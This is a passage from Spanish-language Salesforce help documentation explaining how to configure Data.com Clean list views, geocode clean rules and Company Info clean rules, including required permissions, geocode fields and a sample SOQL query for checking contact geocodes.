- "Personalizar aplicación"

Para definir desencadenadores:
- "Autor de Apex"

Para definir reglas de flujo de trabajo:
- "Personalizar aplicación"

## Configurar vistas de lista para Data.com Clean

Antes de que sus usuarios de Data.com Clean puedan limpiar registros de una lista, deberá agregar el campo `Estado de limpieza` a las vistas de lista de su organización.

1. Haga clic en la ficha (Cuentas, Contactos o Candidatos) del objeto cuyos registros desea limpiar de la lista.

   Nota: Si su organización usa las comparaciones DUNSRight para limpiar los registros de cuenta, la limpieza de vista de lista no está disponible para los registros de cuenta.

2. Seleccione una vista de la lista desplegable y haga clic en **Modificar**.
3. Desplácese por la lista Campos disponibles para buscar el campo `Estado de limpieza` y añádalo a la lista de Campos seleccionados.
   El botón **Limpieza** se agregará automáticamente a la vista de vista.
4. Si usa Data.com Social Key, también puede agregar los campos de las redes sociales que haya activado (LinkedIn®, Twitter o Facebook) a sus vistas de lista de contacto.

   Los campos de redes sociales no están disponibles en las vistas de lista de candidatos.

CONSULTE TAMBIÉN

Crear una vista de lista en Salesforce Classic

Configurar Data.com Clean

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear vistas de listas personalizadas:

- "Leer" en todos los registros incluidos en la lista

Para crear, modificar o eliminar vistas de listas públicas:

- "Gestionar vistas de listas públicas"

## Configurar reglas de limpieza de Data.com

Ayude sus equipos de ventas y marketing a mantener excelentes relaciones con los clientes y perseguir los candidatos y las oportunidades más prometedores. Enriquezca automáticamente sus cuentas, contactos y candidatos de Salesforce con la información más reciente. Todo se realiza utilizando reglas de limpieza de Data.com.

### ¿Qué son las reglas de limpieza?

Las reglas de limpieza mantiene sus datos perfectamente limpios, completos y actualizados. Solo tiene que configurar y activar las reglas de limpieza de Data.com de su organización. A continuación, sus registros se comprueban automáticamente con un servicio de datos para ver si hay nuevos datos disponibles. Según la configuración de la regla de limpieza, sus registros se actualizan con los nuevos datos. Con las reglas de limpieza, mantener datos de alta calidad es muy sencillo.

### Obtener geocódigos para direcciones automáticamente

Ayude sus equipos de ventas y marketing a encontrar clientes potenciales cercanos, asignar territorios y campañas y mucho más. Todo esto es extremadamente sencillo con geocódigos. Con solo unos clics, puede obtener geocódigos para direcciones automáticamente en cuentas, contactos y candidatos.

### Enriquecer candidatos con información crítica de la empresa de forma automática

Facilite a sus representantes de ventas y marketing perseguir los candidatos más prometedores y asígnelos inmediatamente a los territorios y campañas correctos. Con una licencia de Data.com Clean, puede agregar fácilmente información valiosa de la empresa a sus candidatos como ingresos anuales, sector, número D-U-N-S y número de empleados.

Directrices para determinar cómo funcionan mejor las reglas de limpieza

¿Desea saber cómo funciona mejor Data.com Clean para su organización? Consulte la página Esenciales de limpieza que muestra los índices de coincidencia de sus reglas de limpieza. Observará el porcentaje de registros procesados que cuyas coincidencias ha encontrado Data.com con un registro en el servicio de datos. Cuando se encuentran coincidencias de un registro, se puede actualizar con los últimos datos.

Reglas de limpieza estándar de Data.com

Detalles clave acerca de las reglas de limpieza estándar incluyen cómo funciona cada regla de limpieza y los campos a los que afecta.

Estados para reglas de limpieza de Data.com

Si activó cualquier regla de limpieza de Data.com, verá un estado asociado con la regla en registros. Este estado indica cómo se comparan los datos del registro con el servicio de datos.

## ¿Qué son las reglas de limpieza?

Las reglas de limpieza mantiene sus datos perfectamente limpios, completos y actualizados. Solo tiene que configurar y activar las reglas de limpieza de Data.com de su organización. A continuación, sus registros se comprueban automáticamente con un servicio de datos para ver si hay nuevos datos disponibles. Según la configuración de la regla de limpieza, sus registros se actualizan con los nuevos datos. Con las reglas de limpieza, mantener datos de alta calidad es muy sencillo.

Las reglas de limpieza son una función de Data.com Clean, pero no necesita una licencia de Data.com para utilizar cada regla de limpieza. Por ejemplo, las reglas de limpieza de geocódigos están disponibles para todos los usuarios. Las reglas de limpieza son independientes de otras funciones de limpieza, aunque las reglas de limpieza pueden actualizar los mismos registros que otras funciones de limpieza como trabajos de Limpieza.

Así que, ¿cómo funcionan estas misteriosas reglas de limpieza?

¡Es fácil! Las reglas de limpieza controlan el modo en que se limpian sus registros de Salesforce.

Cuando limpia un registro, lo compara con un registro coincidente en un servicio de datos. Si hay nuevos datos disponibles, puede agregarlos a su registro. La regla de limpieza controla todo el proceso. Una regla de limpieza se utiliza siempre que se limpia un registro especificando cosas como:

- El servicio de datos para limpiar, que incluye el origen con el que se comparan sus registros y los procesos que determinan si sus registros coinciden con registros procedentes del origen de datos.
- El objeto que se limpia.
- Los campos que se utilizan para hacer coincidir sus registros con los registros del servicio de datos.
- Los campos que se actualizan cuando se encuentra una coincidencia.
- El modo en que se actualizan los campos cuando se limpian los registros (por ejemplo, los valores de los campos de Salesforce se sobrescriben con datos procedentes del servicio de datos).
- Si se ejecutan desencadenadores y reglas de flujos de trabajo cuando se limpian los registros.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Las reglas de limpieza de geocódigos están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Otras reglas de limpieza disponibles con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Nota: Algunas reglas de limpieza solo se configuran para evaluar sus datos. Estas reglas de "Solo evaluación" solo comprueban si hay nuevos datos disponibles para sus registros y le informan del valor que obtiene de esos datos.

Después de activar una regla de limpieza, entra en funcionamiento de forma inmediata. Los registros existentes se comprueban para ver si hay nuevos datos disponibles. Los nuevos registros se comprueban cuando se guardan. Si hay nuevos datos disponibles, el registro se actualiza basándose en la configuración de la regla de limpieza.

Ejemplo: Dispone de una aplicación que asigna candidatos a territorios en base a la latitud y la longitud de las direcciones de candidatos. Pero existe un problema: Las direcciones de sus candidatos en Salesforce no tienen valores actualizados para la latitud y la longitud. No se preocupe. Solo configure y active la regla de limpieza `Geocódigos para la dirección del candidato`. A continuación, la información de geocódigos se agrega automáticamente a todos sus candidatos nuevos *y* existentes. A continuación se resume esta regla.

| Atributo | Valor |
|---|---|
| Nombre | `Geocódigos para la dirección de candidatos` |
| Servicio de datos | Geocódigo de Data.com |
| Objeto | Candidato |
| Campos limpiados | Latitud, longitud y campos de precisión asociados con el campo `Dirección`:<br>• `Latitud`<br>• `Longitud`<br>• `GeocodeAccuracy`<br>Nota: Estos campos no se pueden agregar al formato de página. Sin embargo, puede verlos utilizando campos de fórmula personalizados o consultando la API de Salesforce. |
| Cómo se actualizan los campos | Sobrescribir |
| Limpiar todos los registros cuando se activa o se guarda esta regla | Sí |
| Omitir desencadenadores | Sí |
| Omitir reglas de flujo de trabajo | Sí |
| No actualice la última modificación de la información | Sí |

CONSULTE TAMBIÉN

Configurar reglas de limpieza de Data.com

Reglas de limpieza estándar de Data.com

## Obtener geocódigos para direcciones automáticamente

Ayude sus equipos de ventas y marketing a encontrar clientes potenciales cercanos, asignar territorios y campañas y mucho más. Todo esto es extremadamente sencillo con geocódigos. Con solo unos clics, puede obtener geocódigos para direcciones automáticamente en cuentas, contactos y candidatos.

**Importante:** Los geocódigos se agregan a registros utilizando tecnología de Data.com. No obstante, *no* se requiere una licencia de Data.com para utilizar esta función.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Consideraciones para la configuración de reglas de limpieza de geocódigos

Revise estas consideraciones antes de agregar información de geocódigo a cuentas, contactos y candidatos de Salesforce utilizando reglas de limpieza de geocódigos de Data.com.

### Configurar reglas de limpieza de geocódigos

En pocos pasos, puede configurar y activar sus reglas de limpieza de geocódigos de Data.com. A continuación, se agregan los geocódigos a cuentas, contactos y candidatos existentes. Nuevas cuentas, contactos y candidatos obtienen esta información cuando se guardan.

### Directrices para la configuración de reglas de limpieza de geocódigos

Siga algunas directrices importantes cuando agregue automáticamente información de geocódigo a registros de Salesforce con Data.com.

### Comprobar el estado de limpieza de reglas de limpieza de geocódigos

Las reglas de limpieza de geocódigos de Data.com agregan geocódigos automáticamente para direcciones en sus cuentas, contactos y candidatos. Puede comprobar si se ha procesado un registro individual con una regla de limpieza de geocódigos y el estado de ese procesamiento. Si desea probar la regla de limpieza, puede limpiar el registro manualmente utilizando la regla de limpieza. Recuerde: Con reglas de limpieza, sus registros se limpian automáticamente, por lo que la limpieza manual de un registro no es necesaria.

### Verificar que se han agregado los geocódigos a registros

Debido a que los campos de geocódigo no son visibles habitualmente en un registro, tendrá que realizar unos pasos para verificar que se han agregado los geocódigos a los registros de Salesforce con una regla de limpieza de geocódigos de Data.com.

### Campos de geocódigo

La información de geocódigo identifica una ubicación empleando una latitud, una longitud y una calificación de precisión. Los campos de geocódigos están disponibles para direcciones estándar en cuentas, contactos y candidatos en Salesforce. Los campos de geocódigos no son visibles en los registros, pero se pueden ver empleando la API de Salesforce.

## Consideraciones para la configuración de reglas de limpieza de geocódigos

Revise estas consideraciones antes de agregar información de geocódigo a cuentas, contactos y candidatos de Salesforce utilizando reglas de limpieza de geocódigos de Data.com.

**Importante:** Los geocódigos se agregan a registros utilizando tecnología de Data.com. No obstante, *no* se requiere una licencia de Data.com para utilizar esta función.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Cuando se agrega la información de geocódigos a registros:
  - Los valores existentes en los campos de información de geocódigos se sobrescriben.
  - El campo `SystemModStamp` se actualiza siempre. Revise cualquier integración que utilice este campo para asegurarse de que no se ven afectadas.

  - Los campo `LastModifiedDate` y `LastModifiedById` *no se actualizan*. Ésta es la opción predeterminada. Puede cambiarlo cuando configure sus reglas de limpieza de geocódigos.

- La información de geocódigo no está visible en registros. No obstante, puede verse empleando la API de Salesforce. Además, puede crear campos personalizados utilizando fórmulas para mostrar campos de información de geocódigos en registros.
- La información de estado asociada con reglas de limpieza no se puede copiar a o desde un entorno sandbox. Por ejemplo, en su organización de producción, activa su regla de limpieza `Geocódigos para la dirección de candidatos` y se agrega la información de geocódigos correctamente a todos sus candidatos existentes. Como resultado, el estado de la regla de limpieza `Geocódigos para la dirección de candidatos` para cada candidato es `Sincronizado`. No puede copiar esta información de estado para registros en su entorno de sandbox. Para obtener la información de estado en su entorno de sandbox, debe activar sus reglas de limpieza y procesar sus registros en su entorno de sandbox.
- Las cuentas personales no son compatibles actualmente.

### CONSULTE TAMBIÉN


Configurar reglas de limpieza de geocódigos

## Configurar reglas de limpieza de geocódigos

En pocos pasos, puede configurar y activar sus reglas de limpieza de geocódigos de Data.com. A continuación, se agregan los geocódigos a cuentas, contactos y candidatos existentes. Nuevas cuentas, contactos y candidatos obtienen esta información cuando se guardan.

**Importante:** Los geocódigos se agregan a registros utilizando tecnología de Data.com. No obstante, *no* se requiere una licencia de Data.com para utilizar esta función.

1. En Configuración, introduzca *`Reglas de limpieza`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de limpieza**.
2. Modifique una regla de limpieza de geocódigos. Existen cuatro reglas de limpieza de geocódigos. Consulte Reglas de limpieza estándar de Data.com.
3. Revise su configuración de reglas de limpieza.




4. Guarde la regla.

EDICIONES

Disponible en: Salesforce Classic


Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar y activar reglas de limpieza:

- "Personalizar aplicación"

5. Active la regla.
   Si se selecciona `Limpiar todos los registros cuando se activa o se guarda esta regla`, los geocódigos se agregan automáticamente a todos los registros existentes. Los nuevos registros obtienen geocódigos automáticamente cuando se guardan. Se sobrescriben los valores de geocódigo existentes.
6. Repita este proceso para otras reglas de limpieza de geocódigos.
7. En Salesforce Classic, si deseo poder comprobar el estado de limpieza de las reglas de limpieza de geocódigos, agregue la lista relacionada `Limpiar este registro con Data.com` al formato de página para cuentas, contactos y candidatos. (En Lightning Experience, este paso no es necesario.)




## CONSULTE TAMBIÉN

- Consideraciones para la configuración de reglas de limpieza de geocódigos
- Comprobar el estado de limpieza de reglas de limpieza de geocódigos
- Verificar que se han agregado los geocódigos a registros
- Campos de geocódigo

## Directrices para la configuración de reglas de limpieza de geocódigos

Siga algunas directrices importantes cuando agregue automáticamente información de geocódigo a registros de Salesforce con Data.com.

**Importante:** Los geocódigos se agregan a registros utilizando tecnología de Data.com. No obstante, *no* se requiere una licencia de Data.com para utilizar esta función.

- Cuando se agrega información de geocódigo a un registro empleando reglas de limpieza de geocódigos de Data.com, la información que se modificó por última vez en el registro no se actualiza. Esto evita que cualquiera de los procesos automatizados de su organización se vea afectado. Si desea que la información que se modificó por última vez se actualice, anule la selección de `No actualizar información de última modificación` en sus reglas de limpieza de geocódigos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Si desea que sus usuarios puedan agregar manualmente geocódigos a registros utilizando las reglas de limpieza de geocódigos, debe establecer la seguridad a nivel de campo para los campos de geocódigos y precisión de modo que los usuarios puedan actualizar estos campos.

CONSULTE TAMBIÉN


Configurar reglas de limpieza de geocódigos

## Comprobar el estado de limpieza de reglas de limpieza de geocódigos

Las reglas de limpieza de geocódigos de Data.com agregan geocódigos automáticamente para direcciones en sus cuentas, contactos y candidatos. Puede comprobar si se ha procesado un registro individual con una regla de limpieza de geocódigos y el estado de ese procesamiento. Si desea probar la regla de limpieza, puede limpiar el registro manualmente utilizando la regla de limpieza. Recuerde: Con reglas de limpieza, sus registros se limpian automáticamente, por lo que la limpieza manual de un registro no es necesaria.

**Importante:** Los geocódigos se agregan a registros utilizando tecnología de Data.com. No obstante, *no* se requiere una licencia de Data.com para utilizar esta función.

1. Abra el registro que está comprobando.
2. Revise el estado de limpieza para la regla de limpieza de geocódigos del registro. Por ejemplo, si está comprobando un candidato, revisará el estado de limpieza para la regla de limpieza `Geocódigos para la dirección de candidatos`. En Salesforce Classic, encontrará este estado en la sección Limpiar este registro con Data.com. (Si no puede encontrar la sección Limpiar este registro, solicite a su administrador de Salesforce agregarla a su formato de página.) En Lightning Experience, haga clic en la sección rápida `Comprobar estado de limpieza` para ver los estados de regla de limpieza.
3. Para limpiar el registro manualmente, haga clic en **Limpiar** para la regla de limpieza de geocódigos.




Si su registro coincide con un registro en el servicio de datos de geocódigo, se agregan los valores de los campos de información de geocódigo, y se sobrescriben los valores existentes. El `Estado de limpieza` de la regla de limpieza se actualiza. Si no puede limpiar el registro manualmente, solicite a su administrador establecer seguridad a nivel de campo para los campos de geocódigo y precisión de modo que pueda actualizar esos campos.

**Nota:** Si cambia la dirección en un registro, el `Estado de limpieza` de la regla de limpieza se establece en `No se ha comparado` hasta que se limpie de nuevo el registro. Afortunadamente, con las reglas de limpieza de geocódigos, el registro se limpia de nuevo automáticamente casi de forma inmediata.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para limpiar cuentas con una regla de limpieza de geocódigos:
- "Modificar" en cuentas

Para limpiar contactos con una regla de limpieza de geocódigos:
- "Modificar" en contactos

Para limpiar candidatos con una regla de limpieza de geocódigos:
- "Modificar" en candidatos

## Verificar que se han agregado los geocódigos a registros

Debido a que los campos de geocódigo no son visibles habitualmente en un registro, tendrá que realizar unos pasos para verificar que se han agregado los geocódigos a los registros de Salesforce con una regla de limpieza de geocódigos de Data.com.

**Importante:** Los geocódigos se agregan a registros utilizando tecnología de Data.com. No obstante, *no* se requiere una licencia de Data.com para utilizar esta función.

**Consejo:** Puede agregar campos de geocódigos al formato de página utilizando campos de fórmula personalizados.

**EDICIONES**


Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para utilizar la API de Salesforce:
- "API activado"

1. Revise el estado de limpieza de las reglas de geocódigo.
   a. Abra un registro.
   b. Revise el estado de limpieza de las reglas de geocódigo, que se enumera en la sección Limpiar este registro.




   Si el estado de limpieza de las reglas de geocódigo está establecido en `Con sincronización`, el registro tiene la información de geocódigo actualizada desde el servicio de datos. Si visualiza otro estado, puede limpiar el registro manualmente haciendo clic en **Limpieza**.

2. Asegúrese de que hay valores en los campos de geocódigo utilizando la API de Salesforce.
   a. Obtenga el valor del campo `Id.` de un registro.
   b. Utilizando `Id.`, consulte los campos de dirección y los campos de geocódigo. (También puede consultar todos los registros o los primeros *X* números de registros de un objeto.)
   **Ejemplo: Consulta SOQL (Salesforce Object Query Language) de contactos**

```
SELECT Name, Email, MailingAddress, MailingCity, MailingState, MailingCountry,
MailingLatitude, MailingLongitude, MailingGeocodeAccuracy
FROM Contact
WHERE Id IN ('003D000000QRoqW', '003R0000001ySoG', '003D000000QRoqU');
```

   c. Verifique que hay valores en los campos de información de geocódigo.

### Campos de geocódigo

La información de geocódigo identifica una ubicación empleando una latitud, una longitud y una calificación de precisión. Los campos de geocódigos están disponibles para direcciones estándar en cuentas, contactos y candidatos en Salesforce. Los campos de geocódigos no son visibles en los registros, pero se pueden ver empleando la API de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Objeto | Dirección estándar | Campos de geocódigo |
|---|---|---|
| Cuenta | `Dirección de facturación` | • `BillingLatitude`<br>• `BillingLongitude`<br>• `BillingGeocodeAccuracy` |
| Cuenta | `Dirección de envío` | • `ShippingLatitude`<br>• `ShippingLongitude`<br>• `ShippingGeocodeAccuracy` |
| Contacto | `Dirección de correo` | • `MailingLatitude`<br>• `MailingLongitude`<br>• `MailingGeocodeAccuracy` |
| Candidato | `Dirección` | • `Latitud`<br>• `Longitud`<br>• `GeocodeAccuracy` |

#### Valores de precisión

La precisión le indica más detalles sobre la ubicación de una latitud y longitud. Por ejemplo, `Código postal` significa que la latitud y la longitud indican el punto en el centro de un área de código postal para una dirección. En este caso, no se puede encontrar una coincidencia de la dirección de la calle exacta.

| Valor de precisión | Descripción |
|---|---|
| `Dirección` | En el mismo edificio |
| `NearAddress` | Cerca de la dirección |
| `Bloque` | Punto a medio camino del bloque |
| `Dirección` | Punto a medio camino de la calle |
| `ExtendedZip` | Centro del área de código postal ampliada |
| `Código postal` | Centro del área de código postal |
| `Vecindario` | Centro del vecindario |
| `Ciudad` | Centro de la ciudad |
| `País` | Centro del país |

| Valor de precisión | Descripción |
|---|---|
| `Provincia` | Centro de la provincia |
| `Desconocido` | No se encontró una coincidencia para la dirección |

## Enriquecer candidatos con información crítica de la empresa de forma automática

Facilite a sus representantes de ventas y marketing perseguir los candidatos más prometedores y asígnelos inmediatamente a los territorios y campañas correctos. Con una licencia de Data.com Clean, puede agregar fácilmente información valiosa de la empresa a sus candidatos como ingresos anuales, sector, número D-U-N-S y número de empleados.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Consideraciones para la configuración de reglas de limpieza de información de la empresa
Revise las consideraciones para el uso de reglas de Data.com Clean para agregar información de empresa a candidatos y cuentas de Salesforce automáticamente.

Configurar reglas de limpieza de Información de empresa
Utilizando las reglas de limpieza Información de empresa de Data.com, puede agregar información valiosa de la empresa como ingresos anuales, número D-U-N-S y número de empleados en todos sus candidatos y cuentas de Salesforce, nuevos y existentes.

Directrices para la configuración de reglas de limpieza de información de la empresa
Siga directrices importantes al utilizar reglas de limpieza de Data.com para enriquecer sus cuentas y candidatos de Salesforce automáticamente.

Comprobar el estado de Clean de registros procesados utilizando reglas Información de empresa en Lightning Experience
Puede comprobar si un registro individual se procesó con una regla de limpieza Información de empresa. O bien, para probar la regla, puede limpiar un registro manualmente. Recuerde: Con reglas de limpieza, sus registros se limpian automáticamente, por lo que la limpieza manual de un registro no es necesaria.

Comprobar el estado de Clean de registros procesados utilizando reglas Información de empresa en Salesforce Classic
Puede comprobar si un registro individual se procesó con una regla de limpieza Información de empresa. O bien, para probar la regla, puede limpiar un registro manualmente. Recuerde: Con reglas de limpieza, sus registros se limpian automáticamente, por lo que la limpieza manual de un registro no es necesaria.

### Consideraciones para la configuración de reglas de limpieza de información de la empresa

Revise las consideraciones para el uso de reglas de Data.com Clean para agregar información de empresa a candidatos y cuentas de Salesforce automáticamente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**Recomendación para utilizar el paquete de AppExchange en vez de la opción Evaluación**
Las reglas Información de empresa incluyen opciones para actualizar sus datos o generar una evaluación de solo lectura. Sin embargo, la opción de evaluación puede producir resultados inesperados para clientes de Data.com Clean. Si es un cliente de Clean, le recomendamos utilizar el paquete de AppExchange Informes de Data.com Clean .

**Conflictos con la configuración de limpieza existente**
La utilización de la regla de Limpieza Información de empresa para *Candidatos* no afecta ningún trabajo de Data.com Clean que ejecuta. Sin embargo, la regla de limpieza Información de empresa para *Cuentas* entra en conflicto con trabajos de limpieza. Para evitar conflictos y confusiones, haga lo siguiente:

- Desactive trabajos de limpieza en sus cuentas.
- En formatos de página de cuentas, elimine los elementos relacionados con trabajos de limpieza: el botón Limpiar y el campo Estado de limpieza.

**Desencadenadores, flujos de trabajo y notificaciones de envío**

Antes de activar una regla Información de empresa, revise sus ajustes para desencadenadores, flujos de trabajo y notificaciones de envío. El uso de una regla Información de empresa puede desactivar esos mecanismos.

**Ajustes para usuarios de Salesforce Classic**

Para permitir a los usuarios de Salesforce Classic comprobar el estado de limpieza de un registro y limpiarlo manualmente, ajuste el formato de página de candidato o cuenta. Agregue la lista relacionada Limpiar este registro con Data.com al formato.


CONSULTE TAMBIÉN

Configurar reglas de limpieza de Información de empresa

## Configurar reglas de limpieza de `Información de empresa`

Utilizando las reglas de limpieza Información de empresa de Data.com, puede agregar información valiosa de la empresa como ingresos anuales, número D-U-N-S y número de empleados en todos sus candidatos y cuentas de Salesforce, nuevos y existentes.

1. En Configuración, introduzca *`Reglas de limpieza`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Reglas de limpieza**.
2. Haga clic en **Modificar** junto a la regla Información de empresa que desea configurar.
3. Revise los parámetros de la regla. Para agregar información de empresa a todos los candidatos y cuentas existentes, seleccione **Limpiar todos los registros cuando se activa o se guarda esta regla**.
4. Guarde la regla.
5. Active la regla.
   Si elige la opción de limpiar todos los registros cuando la regla se activa o se guarda, Salesforce comprueba inmediatamente si los nuevos datos están disponibles para sus registros existentes. Para los nuevos registros, Salesforce comprueba si los nuevos datos están disponibles cuando se guardan los registros. Los nuevos datos solo se agregan a campos en blanco: Salesforce nunca sobreescribe sus datos.
6. Solo en Salesforce Classic, para permitir a los usuarios comprobar el estado de una regla de limpieza Información de empresa, agregue la lista relacionada `Limpiar este registro con Data.com` al formato de página para cuentas o candidatos.




EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para configurar y activar reglas de limpieza:
- "Personalizar aplicación"

Para modificar formatos de página:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Consideraciones para la configuración de reglas de limpieza de información de la empresa
- Configurar reglas de limpieza de Data.com
- Comprobar el estado de Clean de registros procesados utilizando reglas Información de empresa en Salesforce Classic

## Directrices para la configuración de reglas de limpieza de información de la empresa

Siga directrices importantes al utilizar reglas de limpieza de Data.com para enriquecer sus cuentas y candidatos de Salesforce automáticamente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Ajustes para usuarios de Salesforce Classic

Para permitir a los usuarios de Salesforce Classic comprobar el estado de limpieza de un registro y limpiarlo manualmente, ajuste el formato de página de candidato o cuenta. Agregue la lista relacionada Limpiar este registro con Data.com al formato.

### Acceso para usuarios que limpian registros manualmente

**Acceder al objeto D&B Company**

Asegúrese de que los usuarios tienen el acceso "Leer" y "Crear" al objeto D&B Company. Cuando un usuario limpia un registro, la regla crea un registro de D&B Company asociado (si el registro no existe).

**Acceder a campos de cuenta**

Para la regla Información de empresa para cuentas, ajuste la seguridad a nivel de campo para proporcionar a los usuarios el acceso a los campos de cuenta que contienen datos proporcionados por la regla.

| | | |
|---|---|---|
| Nombre de la cuenta | Empleados | Código SIC |
| Sitio de la cuenta | Fax | Descripción de SIC |
| Ingresos anuales | Sector | Símbolo del teletipo |
| Dirección de facturación | Código NAICS | Tradestyle |
| Número D-U-N-S de la empresa | Descripción de NAICS | Año de inicio |
| D&B Company | Propiedad | Sitio Web |
| Descripción | Teléfono | |

**Acceder a campos de candidato**

Para la regla Información de empresa para candidatos, ajuste la seguridad a nivel de campo para proporcionar a los usuarios el acceso a los siguientes campos en candidatos.

- Ingresos anuales
- D&B Company
- Número D-U-N-S de la empresa
- Sector
- Número de empleados

**Nota:** En Professional Edition, controla la seguridad a nivel de campo utilizando formatos de página.

CONSULTE TAMBIÉN

Configurar reglas de limpieza de Información de empresa

Formatos de página y seguridad a nivel de campo

## Comprobar el estado de Clean de registros procesados utilizando reglas Información de empresa en Lightning Experience

